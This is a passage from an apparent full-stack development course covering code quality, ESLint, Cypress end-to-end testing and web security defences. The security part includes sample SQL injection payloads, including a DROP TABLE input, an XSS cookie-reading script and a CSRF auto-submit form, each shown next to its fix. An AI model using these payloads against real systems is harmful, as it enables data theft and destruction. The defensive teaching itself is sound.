}

```

## 5. Long Parameter List

```

// BAD: Too many parameters
public void createUser(String firstName, String lastName,
                      String email, String phone,
                      String address, String city,
                      String state, String zip) {
    // ...
}

// GOOD: Use an object
public void createUser(UserRequest request) {
    // Access request.getFirstName(), request.getEmail(), etc.
}

```

## 6. Deep Nesting

```

// BAD: Hard to read
public void processPayment(Payment payment) {
    if (payment != null) {
        if (payment.isValid()) {
            if (payment.getAmount() > 0) {

```

```

        if (userHasBalance(payment.getUserId())) {
            if (processTransaction(payment)) {
                // Actually do something
            }
        }
    }
}

// GOOD: Early returns
public void processPayment(Payment payment) {
    if (payment == null) return;
    if (!payment.isValid()) return;
    if (payment.getAmount() <= 0) return;
    if (!userHasBalance(payment.getUserId())) return;
    if (!processTransaction(payment)) return;

    // Process successful payment
}

```

## What is Technical Debt?

Technical Debt is the implied cost of additional work in the future caused by choosing a quick solution now instead of a better approach that would take longer.

### Types of Technical Debt:

1. **Deliberate Debt:** "We know this is messy, but we need to ship fast"
2. **Accidental Debt:** "I didn't know this would cause problems later"
3. **Bit Rot:** Code becomes outdated as requirements change

### Example:

```

// Technical Debt Example
// Quick hack to fix a bug
public List<User> getActiveUsers() {
    List<User> users = userRepository.findAll();
    List<User> active = new ArrayList<>();
    for (User user : users) {
        if (user.getStatus().equals("active")) {
            active.add(user);
        }
    }
    return active;
}

// Better approach (but takes more time to implement)
public List<User> getActiveUsers() {
    // Use database query to filter - more efficient
    return userRepository.findByStatus(UserStatus.ACTIVE);
}

```

The first approach works but:

- Loads ALL users into memory (performance issue)
- Filters in Java instead of database (inefficient)
- Creates technical debt that should be fixed later

### Managing Technical Debt:

1. **Track it:** Document known issues
2. **Prioritize:** Fix high-impact debt first
3. **Allocate time:** Dedicate time each sprint to pay down debt
4. **Prevent new debt:** Code reviews, quality gates

---

### 9.2.6: ESLint for JavaScript/React

#### What is ESLint?

ESLint is a linting tool for JavaScript that identifies and reports on patterns in your code. It enforces coding standards and catches errors before runtime.

#### Installing ESLint:

```
# In your React project
npm install eslint --save-dev

# Initialize ESLint configuration
npx eslint --init
```

#### Configuration (.eslintrc.json):

```
{
  "env": {
    "browser": true,
    "es2021": true,
    "node": true
  },
  "extends": [
    "eslint:recommended",
    "plugin:react/recommended",
    "plugin:react-hooks/recommended"
  ],
  "parserOptions": {
    "ecmaVersion": "latest",
    "sourceType": "module",
    "ecmaFeatures": {
      "jsx": true
    }
  },
  "plugins": ["react", "react-hooks"],
```

```

"rules": {
  "no-unused-vars": "warn",
  "no-console": "off",
  "react/prop-types": "off",
  "react/react-in-jsx-scope": "off"
}
}

```

## Common ESLint Rules:

```

// 1. no-unused-vars
// BAD: Variable declared but never used
const unusedVariable = 10;

// 2. no-undef
// BAD: Using undefined variable
console.log(undefinedVariable);

// 3. eqeqeq (require === instead of ==)
// BAD: Loose equality
if (value == 5) {
}
// GOOD: Strict equality
if (value === 5) {
}

// 4. no-var (prefer const/let)
// BAD
var count = 0;
// GOOD
let count = 0;

// 5. prefer-const
// BAD: let when value never changes
let MAX_SIZE = 100;
// GOOD
const MAX_SIZE = 100;

// 6. React: missing key in list
// BAD
{
  users.map((user) => <div>{user.name}</div>);
}
// GOOD
{
  users.map((user) => <div key={user.id}>{user.name}</div>);
}

// 7. React Hooks: exhaustive-deps
useEffect(() => {
  fetchData(userId);
}, []); // ESLint warns: include userId in dependencies

```

## **Running ESLint:**

```
# Check all JavaScript files  
npx eslint .  
  
# Fix auto-fixable issues  
npx eslint . --fix  
  
# Check specific file  
npx eslint src/App.js
```

## **VSCode Integration:**

Install "ESLint" extension from VSCode marketplace. It will show errors inline as you type.

## **Package.json Scripts:**

```
{  
  "scripts": {  
    "lint": "eslint .",  
    "lint:fix": "eslint . --fix"  
  }  
}
```

## **Ignoring Files (.eslintignore):**

```
node_modules/  
build/  
dist/  
*.min.js
```

---

## **Module 9.3: End-to-End Testing (4 hours)**

---

### **9.3.1: Why E2E Testing Matters**

#### **What is End-to-End (E2E) Testing?**

End-to-End testing simulates real user scenarios by testing your entire application flow from start to finish, including frontend, backend, and database. Unlike unit tests (which test individual functions) or integration tests (which test how components work together), E2E tests verify that the complete system works as expected from a user's perspective.

#### **Example User Flow:**

User Story: User logs in and creates a new post

E2E Test Steps:

1. Navigate to login page
2. Enter username and password
3. Click "Login" button
4. Verify redirect to dashboard
5. Click "Create Post" button
6. Fill in post title and content
7. Click "Submit"
8. Verify post appears in list
9. Verify success message shown

### Why E2E Tests Matter:

1. **Real User Validation:** Tests exactly what users do
2. **Integration Verification:** Ensures all parts work together (frontend + backend + database)
3. **Regression Protection:** Catches breaking changes across the stack
4. **Confidence for Deployment:** If E2E tests pass, the app likely works in production

### E2E vs Other Testing:

Unit Tests:

- Fast execution
- Easy to debug
- Don't test integration
- Don't test UI

Integration Tests:

- Test component interaction
- Faster than E2E
- Don't test UI
- Don't test real user flows

E2E Tests:

- Test entire application
- Test real user scenarios
- Test UI interactions
- Slow execution
- Can be flaky
- Harder to debug

### When to Use E2E Tests:

- Critical user workflows (login, checkout, signup)
- Features that span multiple systems
- Verifying complex interactions
- Smoke tests before production deployment

### When NOT to Use E2E Tests:

- Testing business logic (use unit tests)
  - Testing individual components (use component tests)
  - Every possible scenario (too slow and expensive)
- 

### 9.3.2: Installing Cypress

#### What is Cypress?

Cypress is a modern JavaScript-based E2E testing framework that runs tests in a real browser. It's easier to set up and use than older tools like Selenium, and provides excellent debugging capabilities.

#### Why Cypress?

- Automatic waiting (no more `sleep` commands)
- Real-time reloading as you write tests
- Time-travel debugging
- Screenshots and videos of test runs
- Easy to read API

#### Installation:

```
# Navigate to your React project
cd my-react-app

# Install Cypress
npm install cypress --save-dev

# Open Cypress for first time
npx cypress open
```

When you run `npx cypress open` for the first time, Cypress will:

1. Create a `cypress` folder with example tests
2. Open the Cypress Test Runner UI
3. Generate configuration files

#### Project Structure After Installation:

```
my-react-app/
  └── cypress/
    ├── e2e/                      # Your test files go here
    ├── fixtures/                 # Test data files
    ├── support/                  # Custom commands and utilities
    └── videos/                   # Recorded test videos
  └── cypress.config.js          # Cypress configuration
  └── package.json
```

#### Configuration (`cypress.config.js`):

```

const { defineConfig } = require("cypress");

module.exports = defineConfig({
  e2e: {
    baseUrl: "http://localhost:3000", // Your React app URL
    viewportWidth: 1280,
    viewportHeight: 720,
    video: true, // Record videos of test runs
    screenshotOnRunFailure: true,
    setupNodeEvents(on, config) {
      // implement node event listeners here
    },
  },
});

```

### Package.json Scripts:

```

{
  "scripts": {
    "start": "react-scripts start",
    "test:e2e": "cypress open",
    "test:e2e:headless": "cypress run"
  }
}

```

### Running Tests:

```

# Open Cypress Test Runner (interactive mode)
npm run test:e2e

# Run tests headlessly (CI mode)
npm run test:e2e:headless

```

---

### 9.3.3: Writing Your First Cypress Test

#### Creating a Test File:

Create `cypress/e2e/first-test.cy.js`:

```

describe("My First Cypress Test", () => {
  it("should visit the home page", () => {
    // Visit the home page
    cy.visit("/");

    // Check if the title contains expected text
    cy.title().should("include", "React App");
  });
}

```

```

});
```

```

it("should have a heading", () => {
  cy.visit("/");

  // Find an h1 element and verify its text
  cy.get("h1").should("contain", "Welcome");
});
```

```

});
```

### Test Structure:

- `describe()`: Groups related tests (like a test suite)
- `it()`: Individual test case
- `cy`: Cypress command object (all Cypress commands start with `cy`)

### Common Cypress Commands:

```

// Navigation
cy.visit("/dashboard");

// Finding elements
cy.get(".btn-primary"); // By CSS selector
cy.get("#username"); // By ID
cy.contains("Submit"); // By text content

// Interactions
cy.get("button").click();
cy.get("input").type("Hello");
cy.get("select").select("Option 1");
cy.get("checkbox").check();

// Assertions
cy.get("h1").should("be.visible");
cy.get("input").should("have.value", "test@example.com");
cy.url().should("include", "/dashboard");
```

### Complete Example - Login Test:

```

describe("Login Flow", () => {
  beforeEach(() => {
    // Runs before each test
    cy.visit("/login");
  });

  it("should display login form", () => {
    cy.get('input[name="email"]').should("be.visible");
    cy.get('input[name="password"]').should("be.visible");
    cy.get('button[type="submit"]').should("be.visible");
  });
});
```

```

it("should show error for invalid credentials", () => {
    // Enter invalid credentials
    cy.get('input[name="email"]').type("wrong@example.com");
    cy.get('input[name="password"]').type("wrongpassword");
    cy.get('button[type="submit"]').click();

    // Verify error message appears
    cy.contains("Invalid credentials").should("be.visible");

    // Verify still on login page
    cy.url().should("include", "/login");
});

it("should successfully log in with valid credentials", () => {
    // Enter valid credentials
    cy.get('input[name="email"]').type("user@example.com");
    cy.get('input[name="password"]').type("password123");
    cy.get('button[type="submit"]').click();

    // Verify redirect to dashboard
    cy.url().should("include", "/dashboard");

    // Verify welcome message
    cy.contains("Welcome back").should("be.visible");
});
});

```

#### **9.3.4: Selecting Elements**

##### **Best Practices for Selectors:**

1. **Use data-testid attributes (Recommended)**
2. Use semantic HTML (good for accessibility too)
3. Avoid CSS classes (they change frequently)
4. Avoid element types (they change)

##### **data-testid Approach (Recommended):**

```

// React Component
function LoginForm() {
  return (
    <form>
      <input type="email" data-testid="email-input" />
      <input type="password" data-testid="password-input" />
      <button type="submit" data-testid="submit-button">
        Login
      </button>
    </form>
  );
}

```

```
// Cypress Test
cy.get('[data-testid="email-input"]').type("user@example.com");
cy.get('[data-testid="password-input"]').type("password");
cy.get('[data-testid="submit-button"]').click();
```

### Custom Command for Cleaner Tests:

```
// cypress/support/commands.js
Cypress.Commands.add("getByTestId", (testId) => {
  return cy.get(`[data-testid="${testId}"]`);
});

// Now you can write cleaner tests
cy.getByTestId("email-input").type("user@example.com");
cy.getByTestId("password-input").type("password");
cy.getByTestId("submit-button").click();
```

### Different Selection Methods:

```
// 1. By CSS class
cy.get(".btn-primary");

// 2. By ID
cy.get("#username");

// 3. By element type
cy.get("button");

// 4. By attribute
cy.get('[name="email"]');
cy.get('[type="submit"]');

// 5. By text content
cy.contains("Login");
cy.contains("button", "Login"); // Button that contains "Login"

// 6. Multiple conditions
cy.get('input[type="email"][name="email"]');

// 7. First/Last elements
cy.get("li").first();
cy.get("li").last();
cy.get("li").eq(2); // Third element (0-indexed)

// 8. Parent/Child relationships
cy.get(".user-list").find(".user-item").first().should("contain", "John");

// 9. Chaining
cy.get("form").find('input[name="email"]').type("test@example.com");
```

### 9.3.5: Assertions in Cypress

#### Types of Assertions:

1. **Implicit Assertions** (built into commands like `.should()`)
2. **Explicit Assertions** (using `expect()` or `assert()`)

#### Common Implicit Assertions:

```
// Visibility
cy.get("button").should("be.visible");
cy.get(".hidden-element").should("not.be.visible");

// Existence
cy.get(".success-message").should("exist");
cy.get(".error-message").should("not.exist");

// Text content
cy.get("h1").should("contain", "Welcome");
cy.get("p").should("have.text", "Exact text match");

// Value
cy.get("input").should("have.value", "test@example.com");

// Attributes
cy.get("button").should("have.attr", "disabled");
cy.get("a").should("have.attr", "href", "/dashboard");

// CSS classes
cy.get("button").should("have.class", "btn-primary");

// Length
cy.get("li").should("have.length", 5);

// URL
cy.url().should("include", "/dashboard");
cy.url().should("eq", "http://localhost:3000/dashboard");

// Multiple assertions
cy.get("input")
  .should("be.visible")
  .and("have.value", "test")
  .and("have.attr", "type", "email");
```

#### Explicit Assertions (`expect`):

```
cy.get("button").then(($btn) => {
  // Use jQuery/DOM methods
  expect($btn).to.have.length(1);
```

```

expect($btn.text()).to.equal("Submit");
expect($btn).to.have.css("background-color", "rgb(0, 123, 255)");
});

// Check multiple elements
cy.get("li").then(($lis) => {
  expect($lis).to.have.length(3);
  expect($lis.eq(0)).to.contain("First");
  expect($lis.eq(1)).to.contain("Second");
});

```

### Testing Different States:

```

describe("Button States", () => {
  it("should be disabled when form is invalid", () => {
    cy.visit("/form");
    cy.get('[data-testid="submit-btn"]').should("be.disabled");
  });

  it("should be enabled when form is valid", () => {
    cy.visit("/form");
    cy.get('[data-testid="email"]').type("user@example.com");
    cy.get('[data-testid="password"]').type("password123");
    cy.get('[data-testid="submit-btn"]').should("not.be.disabled");
  });
});

```

### Testing Lists:

```

it("should display all users", () => {
  cy.visit("/users");

  // Check number of items
  cy.get(".user-item").should("have.length", 10);

  // Check specific items
  cy.get(".user-item").first().should("contain", "John Doe");
  cy.get(".user-item").eq(1).should("contain", "Jane Smith");

  // Check all items contain email
  cy.get(".user-item").each(($item) => {
    cy.wrap($item).find(".email").should("not.be.empty");
  });
});

```

---

### 9.3.6: API Mocking with Cypress

#### Why Mock APIs in E2E Tests?

- Control test data:** Return predictable responses
- Test error scenarios:** Simulate server errors
- Faster tests:** No real network requests
- No backend dependency:** Frontend tests run independently

### cy.intercept() - Modern API Mocking:

```
// Basic intercepting
cy.intercept("GET", "/api/users", {
  statusCode: 200,
  body: [
    { id: 1, name: "John Doe", email: "john@example.com" },
    { id: 2, name: "Jane Smith", email: "jane@example.com" },
  ],
}).as("getUsers");

// Visit page that makes the API call
cy.visit("/users");

// Wait for API call to complete
cy.wait("@getUsers");

// Verify data is displayed
cy.contains("John Doe").should("be.visible");
cy.contains("Jane Smith").should("be.visible");
```

### Testing Different Scenarios:

```
describe("User List with API Mocking", () => {
  it("should display users when API returns data", () => {
    // Mock successful response
    cy.intercept("GET", "/api/users", {
      statusCode: 200,
      body: {
        users: [
          { id: 1, name: "John" },
          { id: 2, name: "Jane" },
        ],
      },
    }).as("getUsers");

    cy.visit("/users");
    cy.wait("@getUsers");

    cy.get(".user-item").should("have.length", 2);
  });

  it("should show error message when API fails", () => {
    // Mock error response
    cy.intercept("GET", "/api/users", {
      statusCode: 500,
```

```

    body: {
      error: "Internal Server Error",
    },
  }).as("getUsersError");

  cy.visit("/users");
  cy.wait("@getUsersError");

  cy.contains("Failed to load users").should("be.visible");
});

it("should show loading state", () => {
  // Mock delayed response
  cy.intercept("GET", "/api/users", (req) => {
    req.reply((res) => {
      res.delay(1000); // Delay 1 second
      res.send({
        statusCode: 200,
        body: { users: [] },
      });
    });
  }).as("getUsersSlow");

  cy.visit("/users");

  // Verify loading indicator appears
  cy.get(".loading-spinner").should("be.visible");

  cy.wait("@getUsersSlow");

  // Verify loading indicator disappears
  cy.get(".loading-spinner").should("not.exist");
});
});

```

## Mocking POST Requests:

```

it("should create new user", () => {
  // Mock POST endpoint
  cy.intercept("POST", "/api/users", {
    statusCode: 201,
    body: {
      id: 3,
      name: "New User",
      email: "newuser@example.com",
    },
  }).as("createUser");

  cy.visit("/users/new");

  // Fill form
  cy.get('[data-testid="name-input"]').type("New User");
  cy.get('[data-testid="email-input"]').type("newuser@example.com");

```

```

cy.get('[data-testid="submit-btn"]').click();

// Wait for API call
cy.wait("@createUser");

// Verify success message
cy.contains("User created successfully").should("be.visible");

// Verify request body
cy.wait("@createUser").its("request.body").should("deep.equal", {
  name: "New User",
  email: "newuser@example.com",
});
});
}

```

### Using Fixtures for Test Data:

```

// cypress/fixtures/users.json
{
  "users": [
    {
      "id": 1,
      "name": "John Doe",
      "email": "john@example.com",
      "role": "admin"
    },
    {
      "id": 2,
      "name": "Jane Smith",
      "email": "jane@example.com",
      "role": "user"
    }
  ]
}

// Test using fixture
it('should load users from fixture', () => {
  cy.intercept('GET', '/api/users', { fixture: 'users.json' }).as('getUsers');

  cy.visit('/users');
  cy.wait('@getUsers');

  cy.contains('John Doe').should('be.visible');
  cy.contains('Jane Smith').should('be.visible');
});

```

---

### 9.3.7: CI Integration for E2E Tests

#### Why Run E2E Tests in CI?

- Catch bugs before deployment
- Ensure every commit doesn't break critical flows
- Automated testing on pull requests
- Confidence for production releases

## GitHub Actions Configuration:

Create `.github/workflows/cypress.yml`:

```

name: Cypress E2E Tests

on:
  push:
    branches: [main]
  pull_request:
    branches: [main]

jobs:
  cypress-run:
    runs-on: ubuntu-latest

    steps:
      # Checkout code
      - name: Checkout
        uses: actions/checkout@v3

      # Setup Node.js
      - name: Setup Node
        uses: actions/setup-node@v3
        with:
          node-version: "18"

      # Install dependencies
      - name: Install dependencies
        run: npm ci

      # Build the app
      - name: Build app
        run: npm run build

      # Run Cypress tests
      - name: Run Cypress tests
        uses: cypress-io/github-action@v5
        with:
          start: npm start
          wait-on: "http://localhost:3000"
          wait-on-timeout: 120
          browser: chrome
          headless: true

      # Upload screenshots on failure
      - name: Upload screenshots
        if: failure()

```

```

uses: actions/upload-artifact@v3
with:
  name: cypress-screenshots
  path: cypress/screenshots

# Upload videos
- name: Upload videos
  if: always()
  uses: actions/upload-artifact@v3
  with:
    name: cypress-videos
    path: cypress/videos

```

## Running Specific Tests in CI:

```

# Run only smoke tests (critical flows)
- name: Run smoke tests
  run: npx cypress run --spec "cypress/e2e/smoke/*.cy.js"

```

## Parallel Testing (Faster Execution):

```

strategy:
  matrix:
    # Run tests in parallel across 4 machines
    machines: [1, 2, 3, 4]

steps:
- name: Run Cypress tests in parallel
  uses: cypress-io/github-action@v5
  with:
    record: true
    parallel: true
    group: "E2E Tests"
  env:
    CYPRESS_RECORD_KEY: ${{ secrets.CYPRESS_RECORD_KEY }}

```

## Docker Setup for Cypress:

```

# Dockerfile
FROM cypress/base:18.12.0

WORKDIR /app

COPY package*.json ./
RUN npm ci

COPY . .

```

```
RUN npm run build  
CMD ["npx", "cypress", "run"]
```

```
# Run tests in Docker  
docker build -t my-app-cypress .  
docker run my-app-cypress
```

## Best Practices for E2E Testing:

1. **Keep tests independent:** Each test should set up its own data
2. **Use data-testid:** Don't rely on CSS classes
3. **Mock external APIs:** Control test data and speed up tests
4. **Test critical paths first:** Login, signup, checkout
5. **Run on every PR:** Catch bugs early
6. **Keep tests fast:** Aim for <5 minutes total runtime
7. **Handle flaky tests:** Add proper waits, avoid hardcoded delays
8. **Use page objects:** Organize selectors and actions

```
// Good: Page Object Pattern  
class LoginPage {  
    visit() {  
        cy.visit("/login");  
    }  
  
    fillEmail(email) {  
        cy.get('[data-testid="email"]').type(email);  
    }  
  
    fillPassword(password) {  
        cy.get('[data-testid="password"]').type(password);  
    }  
  
    submit() {  
        cy.get('[data-testid="submit"]').click();  
    }  
  
    login(email, password) {  
        this.fillEmail(email);  
        this.fillPassword(password);  
        this.submit();  
    }  
}  
  
// Usage in test  
const LoginPage = new LoginPage();  
  
it("should login successfully", () => {
```

```
loginPage.visit();
loginPage.login("user@example.com", "password123");
cy.url().should("include", "/dashboard");
});
```

---

## Phase 10: Security & Production Best Practices (8 hours)

### Module 10.1: Application Security (4 hours)

---

#### 10.1.1: OWASP Top 10 Vulnerabilities

##### What is OWASP?

OWASP (Open Web Application Security Project) is an organization that provides free resources about web application security. The "OWASP Top 10" is a list of the most critical security risks to web applications, updated regularly based on real-world data.

##### OWASP Top 10 (2021):

1. **Broken Access Control**
2. **Cryptographic Failures**
3. **Injection**
4. **Insecure Design**
5. **Security Misconfiguration**
6. **Vulnerable and Outdated Components**
7. **Identification and Authentication Failures**
8. **Software and Data Integrity Failures**
9. **Security Logging and Monitoring Failures**
10. **Server-Side Request Forgery (SSRF)**

We'll focus on the most common ones that you'll encounter.

---

#### 10.1.2: SQL Injection Prevention

##### What is SQL Injection?

SQL Injection is a vulnerability where an attacker can manipulate SQL queries by injecting malicious code through user input. This can allow them to view, modify, or delete data they shouldn't have access to.

##### Vulnerable Code Example:

```
// DANGEROUS! Never do this!
@GetMapping("/user")
public User getUser(@RequestParam String username) {
    String sql = "SELECT * FROM users WHERE username = '" + username + "'";
    // If username = "admin' OR '1'='1"
    // Query becomes: SELECT * FROM users WHERE username = 'admin' OR '1'='1'
```

```

    // This returns ALL users!
    return jdbcTemplate.queryForObject(sql, new BeanPropertyRowMapper<>
(User.class));
}

```

### Attack Example:

```
GET /user?username=admin' OR '1'='1
```

This would return all users because '`'1'='1'` is always true!

### Worse Attack:

```
GET /user?username=admin'; DROP TABLE users; --
```

This could delete your entire users table!

### Safe Solution 1: Prepared Statements (JdbcTemplate)

```

@GetMapping("/user")
public User getUser(@RequestParam String username) {
    // Using ? placeholder - SAFE!
    String sql = "SELECT * FROM users WHERE username = ?";

    // JdbcTemplate automatically escapes the parameter
    return jdbcTemplate.queryForObject(
        sql,
        new BeanPropertyRowMapper<>(User.class),
        username // This value is safely escaped
    );
}

```

### Safe Solution 2: Spring Data JPA (Recommended)

```

public interface UserRepository extends JpaRepository<User, Long> {
    // Method name query - automatically safe
    User findByUsername(String username);

    // Custom query with named parameter - also safe
    @Query("SELECT u FROM User u WHERE u.username = :username")
    User findUserByUsername(@Param("username") String username);
}

@Service
public class UserService {
    @Autowired

```

```

private UserRepository userRepository;

public User getUser(String username) {
    // Completely safe - Spring Data handles security
    return userRepository.findByUsername(username);
}

```

### Native Query (When You Must Use SQL):

```

@Query(value = "SELECT * FROM users WHERE username = :username", nativeQuery =
true)
User findByUsernameNative(@Param("username") String username);

```

### Key Takeaway:

- ALWAYS use parameterized queries or ORM methods**
  - NEVER concatenate user input into SQL strings**
- 

### 10.1.3: Cross-Site Scripting (XSS) Prevention

#### What is XSS?

XSS (Cross-Site Scripting) is a vulnerability where an attacker injects malicious JavaScript code into your web pages. When other users view the page, the malicious script executes in their browser.

#### Attack Scenario:

```

Attacker posts comment: <script>alert(document.cookie)</script>
When other users view the comment, their cookies (including session tokens) are exposed!

```

#### Types of XSS:

1. **Stored XSS**: Malicious script saved in database (e.g., comment, profile bio)
2. **Reflected XSS**: Malicious script in URL parameter immediately reflected back
3. **DOM-based XSS**: Malicious script manipulates DOM directly

#### Vulnerable React Code:

```

// DANGEROUS! Never use dangerouslySetInnerHTML with user input
function Comment({ text }) {
  return <div dangerouslySetInnerHTML={{ __html: text }} />;
}

```

```
// If text = "<script>alert('Hacked!')</script>"  
// The script will execute!
```

### Safe React Code:

```
// SAFE! React automatically escapes content  
function Comment({ text }) {  
  return <div>{text}</div>;  
}  
  
// If text = "<script>alert('Hacked!')</script>"  
// React renders it as plain text: &lt;script&ampgtalert('Hacked!')&lt;/script&ampgt;
```

### Backend Protection (Spring Boot):

```
@RestController  
public class CommentController {  
  
  @PostMapping("/comments")  
  public Comment createComment(@RequestBody CommentRequest request) {  
    // Sanitize HTML input  
    String sanitizedContent = HtmlUtils.htmlEscape(request.getContent());  
  
    Comment comment = new Comment();  
    comment.setContent(sanitizedContent);  
    return commentRepository.save(comment);  
  }  
}
```

### Using OWASP Java HTML Sanitizer Library:

```
<dependency>  
  <groupId>com.googlecode.owasp-java-html-sanitizer</groupId>  
  <artifactId>owasp-java-html-sanitizer</artifactId>  
  <version>20220608.1</version>  
</dependency>
```

```
import org.owasp.html.PolicyFactory;  
import org.owasp.html.Sanitizers;  
  
@Service  
public class CommentService {  
  
  private static final PolicyFactory POLICY = Sanitizers.FORMATTING  
    .and(Sanitizers.LINKS)  
    .and(Sanitizers.BLOCKS);
```

```

public Comment createComment(String content) {
    // Allow only safe HTML tags, strip everything else
    String sanitizedContent = POLICY.sanitize(content);

    Comment comment = new Comment();
    comment.setContent(sanitizedContent);
    return commentRepository.save(comment);
}
}

```

### Content Security Policy (CSP) Header:

```

@Configuration
public class SecurityConfig {

    @Bean
    public SecurityFilterChain filterChain(HttpSecurity http) throws Exception {
        http
            .headers()
            .contentSecurityPolicy("script-src 'self'; object-src 'none';");

        return http.build();
    }
}

```

### Key Takeaways:

- Use React's default behavior (don't use `dangerouslySetInnerHTML` unless absolutely necessary)
  - Escape all user input on the backend
  - Use Content Security Policy headers
  - Sanitize HTML if you must allow it
  - Never trust user input
- 

#### 10.1.4: CSRF (Cross-Site Request Forgery) Protection

##### What is CSRF?

CSRF is an attack where a malicious website tricks a user's browser into making unwanted requests to your application while the user is authenticated.

##### Attack Scenario:

1. User logs into `yourbank.com`
2. User visits `attacker.com` (without logging out)
3. `attacker.com` contains hidden form:
 

```

<form action="https://yourbank.com/transfer" method="POST">
    <input name="amount" value="10000">
    <input name="to" value="attacker-account">
```

```

</form>
<script>document.forms[0].submit();</script>
4. User's browser automatically sends their cookies to yourbank.com
5. Transfer executes because user is authenticated!

```

### Spring Security CSRF Protection (Enabled by Default):

```

@Configuration
@EnableWebSecurity
public class SecurityConfig {

    @Bean
    public SecurityFilterChain filterChain(HttpSecurity http) throws Exception {
        http
            .csrf() // CSRF protection enabled by default
            .csrfTokenRepository(CookieCsrfTokenRepository.withHttpOnlyFalse());

        return http.build();
    }
}

```

### React Integration:

```

// Get CSRF token from cookie
function getCsrfToken() {
    const match = document.cookie.match(/XSRF-TOKEN=([^;]+)/);
    return match ? match[1] : null;
}

// Include token in all POST/PUT/DELETE requests
fetch("/api/transfer", {
    method: "POST",
    headers: {
        "Content-Type": "application/json",
        "X-XSRF-TOKEN": getCsrfToken(),
    },
    body: JSON.stringify({
        amount: 1000,
        to: "recipient-account",
    }),
});

```

### Axios Auto-Configuration:

```

import axios from "axios";

// Axios automatically sends CSRF token from cookie
axios.defaults.xsrfCookieName = "XSRF-TOKEN";

```

```

axios.defaults.xsrfHeaderName = "X-XSRF-TOKEN";

// Now all requests include CSRF token automatically
axios.post("/api/transfer", { amount: 1000, to: "account" });

```

### When to Disable CSRF (Stateless REST APIs):

```

// Only disable for pure REST APIs with token-based auth (no cookies)
http
    .csrf().disable() // Safe IF using JWT tokens, not session cookies
    .authorizeHttpRequests(/* ... */);

```

### Key Takeaways:

- Keep CSRF protection enabled if using session cookies
  - Include CSRF tokens in state-changing requests (POST/PUT/DELETE)
  - Use SameSite cookie attribute
  - X Only disable CSRF for stateless token-based APIs
- 

### 10.1.5: Security Headers

#### Essential Security Headers:

##### 1. Strict-Transport-Security (HSTS)

Forces browsers to use HTTPS instead of HTTP.

```

@Configuration
public class SecurityConfig {

    @Bean
    public SecurityFilterChain filterChain(HttpSecurity http) throws Exception {
        http
            .headers()
            .httpStrictTransportSecurity()
            .maxAgeInSeconds(31536000) // 1 year
            .includeSubDomains(true);

        return http.build();
    }
}

```

##### 2. X-Content-Type-Options

Prevents browsers from MIME-sniffing (interpreting files as different type).

```
http.headers().contentTypeOptions();
```

### 3. X-Frame-Options

Prevents clickjacking attacks by disallowing your site in iframes.

```
http.headers().frameOptions().deny(); // or .sameOrigin()
```

### 4. Content-Security-Policy (CSP)

Controls which resources the browser can load.

```
http.headers().contentSecurityPolicy(  
    "default-src 'self'; " +  
    "script-src 'self' 'unsafe-inline' https://trusted-cdn.com; " +  
    "style-src 'self' 'unsafe-inline'; " +  
    "img-src 'self' data: https:; " +  
    "font-src 'self' data:; " +  
    "connect-src 'self' https://api.example.com;"  
);
```

### 5. X-XSS-Protection (Legacy, but still useful)

```
http.headers().xssProtection().block(true);
```

### Complete Configuration:

```
@Configuration  
@EnableWebSecurity  
public class SecurityConfig {  
  
    @Bean  
    public SecurityFilterChain filterChain(HttpSecurity http) throws Exception {  
        http  
            .headers(headers -> headers  
                    .httpStrictTransportSecurity(hsts -> hsts  
                        .maxAgeInSeconds(31536000)  
                        .includeSubDomains(true))  
            )  
            .contentSecurityPolicy(csp -> csp  
                .policyDirectives("default-src 'self'; script-src 'self'  
                    'unsafe-inline'")  
            )  
            .frameOptions().deny()  
            .contentTypeOptions()
```

```

        .xssProtection().block(true)
    );

    return http.build();
}
}

```

#### 10.1.6: Rate Limiting Implementation

##### Why Rate Limiting?

Rate limiting prevents abuse by restricting how many requests a user/IP can make in a given time period. This protects against:

- Brute force attacks (password guessing)
- Denial of Service (DoS) attacks
- API abuse
- Resource exhaustion

##### Bucket4j Library (Token Bucket Algorithm):

```

<dependency>
    <groupId>com.github.vladimir-bukhtoyarov</groupId>
    <artifactId>bucket4j-core</artifactId>
    <version>7.6.0</version>
</dependency>

```

##### Simple Rate Limiter:

```

import io.github.bucket4j.Bandwidth;
import io.github.bucket4j.Bucket;
import io.github.bucket4j.Refill;

@Component
public class RateLimiter {

    private final Map<String, Bucket> cache = new ConcurrentHashMap<>();

    public Bucket resolveBucket(String key) {
        return cache.computeIfAbsent(key, k -> createBucket());
    }

    private Bucket createBucket() {
        // Allow 10 requests per minute
        Bandwidth limit = Bandwidth.classic(10, Refill.intervally(10,
Duration.ofMinutes(1)));
        return Bucket.builder()
            .addLimit(limit)
            .build();
    }
}

```

```
}
```

## Rate Limiting Interceptor:

```
@Component
public class RateLimitInterceptor implements HandlerInterceptor {

    @Autowired
    private RateLimiter rateLimiter;

    @Override
    public boolean preHandle(HttpServletRequest request,
                            HttpServletResponse response,
                            Object handler) throws Exception {

        String ip = request.getRemoteAddr();
        Bucket bucket = rateLimiter.resolveBucket(ip);

        if (bucket.tryConsume(1)) {
            return true; // Request allowed
        } else {
            response.setStatus(429); // Too Many Requests
            response.getWriter().write("Too many requests. Please try again
later.");
            return false; // Block request
        }
    }
}
```

## Register Interceptor:

```
@Configuration
public class WebConfig implements WebMvcConfigurer {

    @Autowired
    private RateLimitInterceptor rateLimitInterceptor;

    @Override
    public void addInterceptors(InterceptorRegistry registry) {
        registry.addInterceptor(rateLimitInterceptor)
            .addPathPatterns("/api/**");
    }
}
```

## Per-User Rate Limiting (Using User ID):

```

@GetMapping("/api/data")
public ResponseEntity<?> getData(@AuthenticationPrincipal User user) {
    Bucket bucket = rateLimiter.resolveBucket(user.getEmail());

    if (bucket.tryConsume(1)) {
        return ResponseEntity.ok(dataService.getData());
    } else {
        return ResponseEntity.status(429)
            .body("Rate limit exceeded. Try again in 1 minute.");
    }
}

```

### Different Limits for Different Endpoints:

```

public class RateLimiter {

    public Bucket resolveLoginBucket(String key) {
        // Login: 5 attempts per 15 minutes
        Bandwidth limit = Bandwidth.classic(5, Refill.intervally(5,
Duration.ofMinutes(15)));
        return cache.computeIfAbsent("login:" + key, k ->
            Bucket.builder().addLimit(limit).build()
        );
    }

    public Bucket resolveApiBucket(String key) {
        // API: 100 requests per hour
        Bandwidth limit = Bandwidth.classic(100, Refill.intervally(100,
Duration.ofHours(1)));
        return cache.computeIfAbsent("api:" + key, k ->
            Bucket.builder().addLimit(limit).build()
        );
    }
}

```

---

### 10.1.7: Input Validation & Sanitization

#### Bean Validation (Jakarta Validation):

